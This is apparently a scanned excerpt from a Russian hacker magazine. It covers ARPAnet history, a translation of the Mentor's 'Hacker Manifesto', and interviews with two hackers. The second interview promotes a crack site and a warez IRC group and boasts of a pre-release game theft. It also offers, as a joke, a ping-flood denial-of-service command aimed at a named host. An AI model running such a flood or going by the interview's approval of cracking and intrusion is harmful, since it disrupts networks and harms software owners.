Как я уже отмечал, тот факт, что в сеть были допущены невоенные организации, сыграл огромную роль в ее развитии. На протяжении всей своей истории ARPAnet была подопытным кроликом. Чего только с ней не делали: перепробовали чудовищное количество всяких протоколов, подключали различные машины, разрабатывали способы адресации в сети и вытворяли прочие нехорошие вещи. Параллельно с этим ARPAnet стала всеобщей любимцей: всем нравилась та оперативность и простота, с которыми осуществлялись коммуникации в сети: почта, передача файлов, удаленное подключение. Постепенно все большее и большее количество гражданских объектов подключалось к сети. Сеть "одомашнивалась" гражданскими. Особо бурную деятельность развели студенты. Их разработки стали прародителями современных чатов, конференций и других развлекалок.

В 1975 году управление ARPAnet в некотором смысле было передано Оборонному Коммуникационному Агентству США (DCA - Defense Communications Agency). Тем не менее, DARPA продолжало заниматься техническими аспектами ARPAnet. В то время DARPA (и не только они) усиленно работало над разработкой межсетевых протоколов, так как PP-протоколы (Point-to-Point - протоколы типа Точка-Точка) уже не могли обеспечивать подключения такого большого количества различных по структуре локальных сетей, желающих подключиться к ARPAnet. И к 1980 году общими усилиями был оформлен стандарт протоколов: TCP/IP. ARPAnet сразу начала переходить на новый стандарт. Хотя "переходить" - не совсем правильное слово, так как при разработке TCP/IP его тестировали, в том числе и на ARPAnet - следовательно, ARPAnet уже давно использовала протоколы из TCP/IP. Вернее будет сказать, DARPA начало заставлять присоединенные к ARPAnet локальные сети переходить на TCP/IP.

## ПРОГРУЗИМСЯ?!

Эй, дружище, чего-то ты разбрык, припух както, заскучал. Может тебя взбодрит немного ударной порцией технических подробностей реализации ARPAnet? Да, я думаю, пора :). Как ты уже знаешь, скелетом ARPAnet являлись соединенные между собой IMP-узлы. С течением времени IMP-узлы были переименованы в PSN-узлы (узлы коммутации пакетов). Да и само оборудование, представляющее собой эти устройства IMP/PSN, было модернизировано. Эти самые PSN-узлы связаны между собой каналами связи типа точка-точка. Причем, связаны они так, чтобы каждый PSN-узел имел, как минимум, два канала связи с двумя

**На протяжении всей своей истории ARPAnet была подопытным кроликом. Чего только с ней не делали: перепробовали чудовищное количество всяких протоколов, подключали различные машины, разрабатывали способы адресации в сети и вытворяли прочие нехорошие вещи.**

разными PSN-узлами. При таком раскладе, если полетит один канал связи или один PSN-узел, связь в сети ARPAnet не будет нарушена, так как другие PSN-узлы смогут отправить свои пакеты в обход аварийного участка. Каждый PSN-узел укомплектован двадцатью двумя внешними портами, к которым можно подключать клиентские машины. Машина, подключенная к порту PSN-узла, называется хостом. Обмен данными между хостом и PSN-узлом происходит по протоколу X.25 (во времена молодости ARPAnet там юзался протокол 1822, который потом устарел).

Для идентификации машины в сети ARPAnet использовалась следующая схема адресации: каждый PSN-узел получает свой уникальный номер, а так как каждый порт PSN-узла тоже имеет конкретный номер, получается, что адрес конечного получателя - хост-машины - состоит из двух чисел: номера PSN-узла и номера порта, к которому подключена эта хост-машина.

## БОГАТЫЙ НА СОБЫТИЯ 83-ИЙ...


В 1983 году произошло сразу несколько примечательных событий в истории ARPAnet. Впервые, по решению DCA, ARPAnet была поделена на две части: MILnet - чисто военная сеть, которая осталась в ведомстве DCA и DoD, и ARPAnet, которую полностью отдали в распоряжение гражданских для исследований. Так как ARPAnet уже всю работала на TCP/IP, поделить ее не составило никакого труда. Во-вторых, в DoD приняли постановление об утверждении TCP/IP как основного набора протоколов для всех машин, подключен-

ных к глобальным сетям.

Начался массовый переход на TCP/IP. Кроме ARPAnet на TCP/IP работали такие крупнейшие сети, как BITnet (the "Because Its Time Network"), CSnet (Computer Science Network), сеть NASA, NSFnet (National Scientific Fund Network), торговые сети, сети частных предприятий и другие крупные сети. Оказалось, что, в силу того, что все эти сети работают по протоколам TCP/IP, объединить их в одну огромную сеть так же легко, как поделить любую из них на произвольное количество частей. Было решено, что все объединяемые сети будут в обязательном порядке работать на TCP/IP, что их объединение будет проходить через специальные межсетевые шлюзы (gateway) и что для идентификации машин в этой сети будет разработана единая система адресации. Еще через несколько лет славная история ARPAnet закончилась, и началась уже другая история - история Internet.


## ГОТОВЬТЕ ПЕЛЕНКИ, МАМАША!

Таким вот образом буржуи... Хотя почему только буржуи? И я, и ты, и буржуи, в общем, все мы вместе спеленали Инет :). Ведь это наше, канувшее в лету, государство вынудило америкосов строить свою... тьфу, нашу общую ARPAnet, из которой потом вырос Инет. Короче, не было бы нас - не было бы и Инета :). А ARPAnet сейчас просто не существует - растворилась в сетях Internet, частично была модернизирована, частично заменена. Грустно. Ну ладно, засиделся я чего-то с тобой, поползу потихоньку. Пока!



## Первая половина 90-ых

Доступ в Инет становится общедоступным. О хакерах заговорили в широких кругах, о них начали писать в прессе. Снимают фильмы, где их почти всегда выставляют героями. Стараниями киношников образ хакера - тучного прыщавого очкарика - заменяется в сознании людей образом хакера - прогрессивного киберпанка. Слово "хакер" притягивает молодежь как магнит. Процветает крякерство. Фрикерство же, наоборот, на грани вымирания - за столько лет телефонные компании научились обеспечивать надежную защиту. К счастью, с изобретением сотовой связи фрикерство обрело второе дыхание :). Microsoft буквально "впихивает" win на компы бедных юзеров - сначала оболочку, а потом и целую ось. От этого крякерство и вarez набирают еще большую популярность. Стараниями М\$ в сеть попадает чудовищное количество народу.



# МАНИФЕСТ

## Хакера

BY THE MENTOR, WRITTEN ON JANUARY 8, 1986

Elf Qrin's Hacking Lab - Microsoft Internet Explorer provided by Gameland Magazine

File Edit View Favorites Tools Help

Address <http://www.elfqrin.com/docs/hakref/Mentor/HackerManif.html> Go

**Е**щё одного сегодня поймали, все газеты пестрят. "ПодростФок арестован по обвинению в компьютерном преступлении", "Хакер арестован после взлома банка"... Чертовы дети. Они все одинаковые. Но вы, с вашим техно-мозгом пятидесятих годов, когда-нибудь смотрели в глаза Хакеру? Вы когда-нибудь задумывались, что заставляет его двигаться, чего он ищет, что ему нужно?

Я хакер, войдите в мой мир... Мой мир начался со школы... Я умнее, чем большая часть других детей, эта чушь, которой меня учат, хоронит меня заживо...


Чертов младшеклашка. Они все одинаковые. Я в старших классах. Я слушаю, как училка в пятнадцатый раз объясняет мне, как уменьшить что-то там такое... Да понял я давно. "Нет, Анна Михална, я вам работу не покажу. Я её в уме сделал".

Чертов мальчишка. Списал, на верное. Они все одинаковые. Я сделал открытие сегодня. Я открыл для себя компьютер. Подожди секунду, это круто. Он делает то, что я от него хочу. Если он ошибается – это оттого, что я его накрутил. А не оттого, что я ему не нравлюсь...

Или он чувствует мои посягательства... Или он думает, что я умная задница... Или он не хочет учиться со мной, и быть здесь... Чертов мальчишка. Только и делает, что в игры играет. Они все одинаковые. А потом это произошло... дверь в мир открылась... ворвалась в телефонные линии как героин в напряженную вену, и электронный пульс ушел в извне, вдали показался отказ от ежедневного незнания... я нашел доску. "Вот оно... вот сюда-то я и шел". Я знаю здесь каждого... даже если никогда не встречал их, никогда не говорил с ними, возможно, никогда больше не услышу их... Я знаю вас всех... Чертов мальчишка. Снова пытал телефонную линию. Они все одинаковые... Готов на свою задницу поспорить, что мы все одинаковые... нас кормили с ложечки детским питанием в школе когда мы хотели отбивную... кусочки мяса, которые нам удавалось ухватить, были разжеванными и невкусными. Над нами доминировали садисты, нас игнорировали в алфавитном порядке. А те, кто могли нас чему-то научить, воспринимались нами как капли воды в пустыне. Теперь это наш мир... мир электронов и переключателей, красота бода. Мы делаем использование существующих сервисов (плата за которые могла бы быть мизерной, если бы не бешеные накрутки), бесплатным, а вы называете нас преступниками. Мы исследуем... а вы называете нас преступниками. Мы ищем знания... а вы называете нас преступниками. Мы существуем без цвета кожи, без национальностей, без религий... а вы называете нас преступниками. Вы строите атомные бомбы, вы разжигаете войны, вы убиваете, обманываете и лжете нам, и пытаетесь заставить нас верить, что это всё ради нашего блага, и мы уже преступники. Да, я преступник. Мое преступление – любопытство. Мое преступление в том, что я сужу о людях по тому, что они говорят и думают, а не по тому, как они выглядят. Мое преступление в том, что я умнее вас, и вы никогда мне этого не простите. Я хакер, и это мой манифест. Вы можете остановить эту индивидуальность, но вы не остановите нас всех. В конце концов, мы все так похожи...

+++Mentor+++

Done Internet



# ДЕВУШКА - ХАКЕР.

## МИФ ИЛИ РЕАЛЬНОСТЬ?

АВАТАР(AVATAR\_ANGEL@MAIL.RU)

Если ты еще не прочел статью про хак-группы в этом номере, то обязательно прочти =). Прочитал? Отлично. Но даже если и не прочитал, то не страшно. Там был момент, когда обсуждалась возможность присутствия девушек в хак-группах. Тогда эта тема особо не затрагивалась, а вот сейчас пришло время конкретно обсудить этот факт (благо, название статьи обязывает =)). Как я уже говорил, я всеми руками, ногами и прочими частями тела за присутствие девушек на хак-сцене. И не надо там всяких криков с задних рядов типа "женщина на корабле" и "обезьяна с гранатой". Это вам не мотоспорт (хотя, признаться честно, мне как заядлому мотоциклисту очень приятно созерцать девушек на блестящих хромом чопперах). В конце концов девушка, которая грамотно разбирается в аспектах сетевой безопасности - это просто отлично. Это значит, что она умная, а умные девушки, на мой взгляд (да я думаю, что многие со мной согласятся), гораздо интереснее пустых дур, которые два слова связать не могут. С такой девушкой всегда есть о чем поговорить. Плюс - наверное, это крайне неординарные личности, потому что не каждая девушка пойдет в хакеры. Короче: девушки-хакеры - это просто отлично. Их надо любить, уважать и на руках носить (да и вообще: так стоит относиться ко всем хорошим девушкам). Но вот один вопрос - существуют ли они вообще? Когда мне поручили (известно кто, хех) работу над этой статьей, сопроводив ее словами, что я там достану банан, Багиру и Каа и, вообще, все джунгли из себя выведу, то я, естественно, взялся за это дело с известным рвением. Опасался, видишь ли, редакторского произвола. Ну и, само собой, из любви к искусству взялся... Ох, да ладно, что там - люблю я девушек, и все тут! Но, поверьте мне на слово, при всей моей любви к девушкам конкретно представительниц хак-сцены (а мои поиски были ограничены российской) оказалось бешено тяжело найти... Я облазил весь ирк, потрянул связями, искал там, искал здесь... И наконец-то нашел настоящую всамделишную девушку-хакера! Ну, естественно, тут же распушил перья, высунул обаяние и всячески начал подлизываться, предложил встретиться, пофот-

катся (ох, как тяжело было уговорить ее фоткаться... так что всего лица мы по известным причинам не покажем) да и вообще поговорить. Ну, о не легкой судьбе девушки-хакера в России. И вот, собственно, результат моих трудов. Встречайте - Red Hat.



**Ну, что я могу сказать - такие они, девушки-хакеры... Они и мерина на ходу остановят, и в офис горящий войдут. Почет им да слава!**

Девушка отлично разбирается в \*nix, да и в основном с ней есть о чем поговорить на компьютерную тему, уж поверьте. Но мы не стали особо заморачиваться на технических моментах разговора ("Петя, никогда не говори с девушками о компьютерах!"), а просто пообщались. Хотя, естественно, основной темой разговора было "каково?". Итак, внимание.


**И** Почему у тебя, у девушки - и вдруг возник такой, можно сказать, противоестественный интерес к компьютерам?

**Red Hat:** Не знаю =)), меня с детства компы привлекали... Все началось еще с игрушек на 286 машинах. Потом, когда нормальный комп появился :-), с модемом - естественно, в Инет полезла. Короче говоря, мне это все очень интересно было.

**И** Ну, в игрушки-то мы, положим, все играли - но почему вдруг линукс? Ведь винды, на первый взгляд, гораздо проще, да и их кругом как грязи...

**Red Hat:** Линукс... Как-то узнала, что это такое, прочитала про это дело, скриншоты





там видела всякие. Стало интересно, что это за штука, ну я и решила в нее вникнуть (если честно - чисто из женского любопытства). Долго, конечно. Намучилась с установкой -)), но потом нормально...

**ИИ** Никто не помогал?

**Red Hat:** Не-а =), у меня предки в компах не шарят. Пришлось самой все. Ну а так - почитала доки, поспрашивала у знающих... Ну и - плюс - существует множество сайтов про Linux.

**ИИ** Ну а как насчет программирования?

**Red Hat:** Ну да, кое на чем умею :-), кое-что знаю хорошо, кое-что поверхностно. Хочу perl выучить и многое другое, времени только нет сейчас... Сессия недавно закончилась.

**ИИ** У тебя нет в планах стать мембером или организовать какую-нибудь свою хак-группу?

**Red Hat:** Нет. Мне много раз предлагали - я отказывалась. Я не считаю себя "хакером" да и не люблю быть похожей на других. Я считаю, что у каждого человека должно быть что-то особенное, какая-то изюминка, может :-)). Но компьютеры - это не особенность, это просто увлечение в жизни...

**ИИ** Ты никогда не чувствовала себя белой вороной в кругу друзей?

**Red Hat:** Нет =)). В жизни я обычная, мне просто нравится подолгу зависать в Инете, узнавать много нового... Я обычная девушка, правда, сонная очень часто хожу после того как в Инете ночью сижу :-).

**ИИ** А в Инете тяжело приходится девушке с такими познаниями?

**Red Hat:** Поначалу было тяжело. Когда только в Инете появилась, когда ничего не знала. Все начинают подсовывать трояны, если видят что человек - ламер. Ну а потом сама все поняла, и сейчас не тяжело. Я просто сижу тут, делаю то, что мне нужно, и могу быть уверена, что никто не залезет мне на тачку :-).

**Конечно, мне нравится, если парень знаком с компьютером и с Инетом - есть о чем поболтать, но я больше ценю внутренние качества человека, нежели внешность, хотя бывает и такое, что на красавчиков западаю :). А вообще я люблю с Юниксоидами знакомиться =).**



**ИИ** Кстати, тебе какие мальчики нравятся, черненькие или беленькие (шутю)? На самом деле - ты предпочитаешь грамотных в компьютерном смысле парней или это для тебя не важно?

**Red Hat:** =))) На эту тему можно долго разговаривать :-)). Прежде всего, мне умные нравятся :-)), добрые... Конечно, мне нравится, если парень знаком с компьютером и с Инетом - есть о чем поболтать, но я больше ценю внутренние качества человека, нежели внешность, хотя бывает и такое, что на красавчиков западаю :). А вообще я люблю с Юниксоидами знакомиться =).

**ИИ** Ну и в итоге - не жалеешь о том, что забралась в компы гораздо дальше, чем другие девушки? Не возникало мысли, что,

мол, не женское это дело? И вообще: стоит ли девушке, на твой взгляд, лезть во все это?

**Red Hat:** Нет =), я не жалею, я живу этим... Да, это не женское дело - например, висеть целыми сутками в Инете. Но я думаю, что девушкам стоит это попробовать, в образовательных целях.

**ИИ** Значит, все-таки стоит тем, кто действительно реально оценивает свои возможности?

**Red Hat:** Да, стоит - особенно, если человек знает, что ему это нравится =).

**ИИ** ОК, спасибо большое, что ответила на вопросы X.

## Резюме


Ну, что я могу сказать - такие они, девушки-хакеры... Они и мерина на ходу остановят, и в офис горящий войдут. Почет им да слава! P.S. Спасибо большое Маркусу за предоставленную связь. Также спасибо Доку (dr.cod@xaker.ru) за фотографии.





# ИНТЕРВЬЮ: СКУНС

NOAH (NOAH@INBOX.RU, UIN 983332)



**Я, например, никогда бы не сказал, что дурачок, который прочитал на bugtraq или securefocus про пару дырок и схватил в зубы чужой сканнер, - хакер.**

**К**то сказал, что хакеры - это такие темные лошадки, которые никогда никому не дают интервью??? Вранье все это... А может, и не вранье :). Я сам не знаю! Точнее, я знаю, но тебе не скажу :). Из вредности. Короче, читай интервью с нашим (russian) хакером скунс'ом. Я думаю, тут ты найдешь для себя много полезной информации.



Привет, скунс! Усаживайся поудобнее, и мы начинаем.

с: Привет! Ок, я готов.



Скажи, пожалуйста, с чего ты начал: какой у тебя был комп, чем ты тогда интересовался, что изучал?

с: Ну, спросил :-). Самый первый комп... Наверное, ты такого не знаешь - это был Profi 512k. Скажем так, это что-то вроде Spectrum 128k, только пошустрее (там, кстати, был эмулятор спектрума тоже). Интересовался? Хм, ну кодинггом пытался интересоваться, насколько это было возможно в масштабах того железного ящика. Даже написал какой-то аналог NC под ту платформу, но после того, как оно все падало, я решил, что больше так продолжаться не может :-).



Как же я не знаю Profi 512k?! Я дома на таком работаю ;) (шутка). Ок, а в какой момент ты понял, что ты - хакер? Может, это произошло после первого взлома или после первого вирия, или, может, после того, как знакомый чел по асе сказал: "Ну, ты и хацкер!!!"?

с: Хмм, ты знаешь, я до сих пор еще не понял, что я - хакер. И, надеюсь, что никогда у меня не появится такой мысли - "я - хакер", иначе я решу, что сошел с ума. На мой взгляд, хакер - это очень растяжимое понятие, для каждого оно может означать что-то свое. Понимаешь, я, например, никогда бы не сказал, что дурачок, который прочитал на bugtraq или securefocus про пару дырок и



**Касательно моей планки, действия Митника недопустимы, но я уже говорил о том, что планка у каждого своя :-).**

схватил в зубы чужой сканнер, - хакер. Это просто слишком будет для него высокая оценка: он, скорее, - мелкий хулиган. И в то же время люди с очень широким спектром знаний о кодировании, об операционных системах, о вебе, о протоколах, о многом, по моему, тоже скорее гуру, чем хакеры. Однако их знаний достаточно, чтобы осуществить хак в привычном для общества смысле слова. Что-то подобное можно сказать и про меня.



Ты просто телепат какой-то! Мой следующий вопрос как раз на эту тему. Есть такая точка зрения: хакеров нет, админов нет. Есть только грамотные, умные люди, и каждый из них на своем компе - админ, а на чужом - хакер. Ты согласен с этим или ты все-таки сторонник четкого отделения хакеров от всех остальных?


с: Это на самом деле сложный вопрос, несмотря на то, что я ответил на предыдущий... Ты знаешь, я думаю, что я не смогу найти среди кучи своих знакомых таких, которые на мой вопрос: "А ты хакер?" ответят - "Да". Они скорее спросят, "А чего, надо помочь?". Но, в тоже время, кто-то больше любит красное, а кто-то желтое, но все любят цветное (наверное, глупый пример)... Так и тут, большинство реально "грамотных, умных" людей, как ты выразился, справятся и с работой админа, и с работой хакера, и много еще с чем, но что-то им все-таки нравится больше, поэтому все-таки поделить на "хакеров", "админов", "кодеров" и т.п., я думаю, сильно постаравшись, можно :-). Но о том, что уровень их знаний и возможностей примерно одинаков (у реально толковых специалистов), забывать не надо. Отличный админ запросто станет хорошим хакером, и отличный хакер запросто станет хорошим админом :-).



Давай немного вспомним историю с Кевином Митником. Как ты относишься ко всей этой заварушке? Кевин - действительно крутой хакер - один из лучших, или его случайно выбрали для показательной расправы как самого шумного и неаккуратного хакера?

с: Хм, а следующий вопрос можно? Не очень люблю комментировать устаревшие, тем более так сильно на шумевшие в прессе события...

**Поменьше читать всякие глупости типа "Хакинг и Интернет" и "Как стать хакером?" и побольше читать классики.**



Ок, так и запишем :). Хорошо, следующий вопрос: существует такой образ благородного и гордого хакера, ломающего только исключительно ради своего любопытства и ради феерической идеи всеобщей доступности информации. Лично я считаю, что все это - лапша, которую хакеры вешают на уши своим подружкам и полициям (когда их хватают после неудачных взломов, хе-хе). Что скажешь?

с: Скажу следующее: для каждого должна быть моральная планка, в области применения собственных знаний тоже. Касательно моей планки, действия Митника недопустимы, но я уже говорил о том, что планка у каждого своя :-). А вообще, я с тобой согласен... Совсем недавно было же: выложила группа какую-то туеву тучу кредиток в онлайн. Ну да, яркий пример всеобщей доступности информации... Только все забыли,



чего они сделали сначала - попросили у владельцев магазина такую же туеву тучу денег, чтобы эти кредитки в он-лайн не выкладывать :-). Так что вот яркий пример того, что ставится целью :-). На мой взгляд, у любых действий должна быть "цель", иначе они бессмысленны. Деньги - это тоже, не лучшая, но цель. А вот что лучше - бесцельно сканить кучу подсеток ради "доступности информации" или пойти и провести это время в баре с девушкой - это вопрос :-).



Ладно, с твоим "внутренним миром" мы уже немного ознакомились :). Теперь давай поговорим о том, как складываются твои дела в последнее время. Я слышал, что ты вступил в хак-команду. Расскажи о ней и о причинах, подвигнувших тебя на этот шаг.

с: :-) Мне интересно будет узнать картину собственного "внутреннего мира" после прочтения этого интервью, а то он сам (мир) - для меня загадка (skynpc@skynpc.com). По поводу текущих дел - ну, основной проект - это

**Х: Расскажи напоследок какой-нибудь хацкерский анекдот :).**  
**с: ping -c 10000 -s 25000 -f ts16-a105.dial.sovam.com**

<http://www.bugs2k.com>, который на текущий момент является одним из самых больших crack-ресурсов в мире. Завязаны контакты со многими crack-developers-groups, типа DAMN (Ivanopulo), ECLiPSE, TMG... А по поводу хак-команды, да, такое дело есть, но называть это хак-командой не очень правильно. Группа называется #GotWareZ? (кому интересно, #GotWareZ?, irc.relic.net - welcome), и область ее интересов довольно обширна: начиная от релизов warez'a и crack'ов до хакинга. Вступил в группу потому, что ее основатели - мои давние друзья - попросили помочь. Я редко работаю в группах, сказывается слишком индивидуальный стиль всей работы, того же кодинга в частности, здесь же, как ни странно, срабатываемся отлично - уже порядка 20 crack release'ов выпущено, а из достижений в области хакинга могу сказать, что "уперли" Tribes 2 через сеть, задолго до ее официального релиза (на нашем канале доступно в warez releas'ax группы).



А тебя самого когда-нибудь хакали? с: Да :). Кстати, совсем недавно взломали один из моих серверов :-). Буквально три дня назад, и, кстати, по моей глупости :).

**А вот что лучше - бесцельно сканить кучу подсеток ради "доступности информации" или пойти и провести это время в баре с девушкой - это вопрос :-).**

Был в шоке, но доволен, что прочуили (привет wolf\_sheb'у).



Как в одиночку и скоординированный как команды сильно отличаются?



с: Сильно, но "скоординированный хак команды" зачастую не намного эффективнее, а иногда даже слабее "хака в одиночку".



А как ты относишься к акциям типа "NATO go home!?" Ты в ней участвовал?



с: А чего это за акция? :-) (шутка). Не-а, никогда не участвую в общественных акциях, эта не исключение. Мое личное мнение, что на текущий момент подобные выступления ничего не решают и ничего решать не будут.



А если бы у тебя прямо сейчас была возможность сделать дефейс microsoft.com, стал бы ты это делать?



с: Кстати, не поверишь (никто не верит :-)), но у меня реально была возможность поменять DNS сервера microsoft.com прошлым летом :-). А была бы сейчас возможность - нет, зачем? Было бы зачем - попытались бы найти возможность :-). Было бы зачем и была бы возможность - сделал бы :-).



Вот-вот, ответ настоящего хацкера! Что ты посоветуешь начинающему хакеру? Какие аспекты компьютерной грамотности стоит освоить в первую очередь?



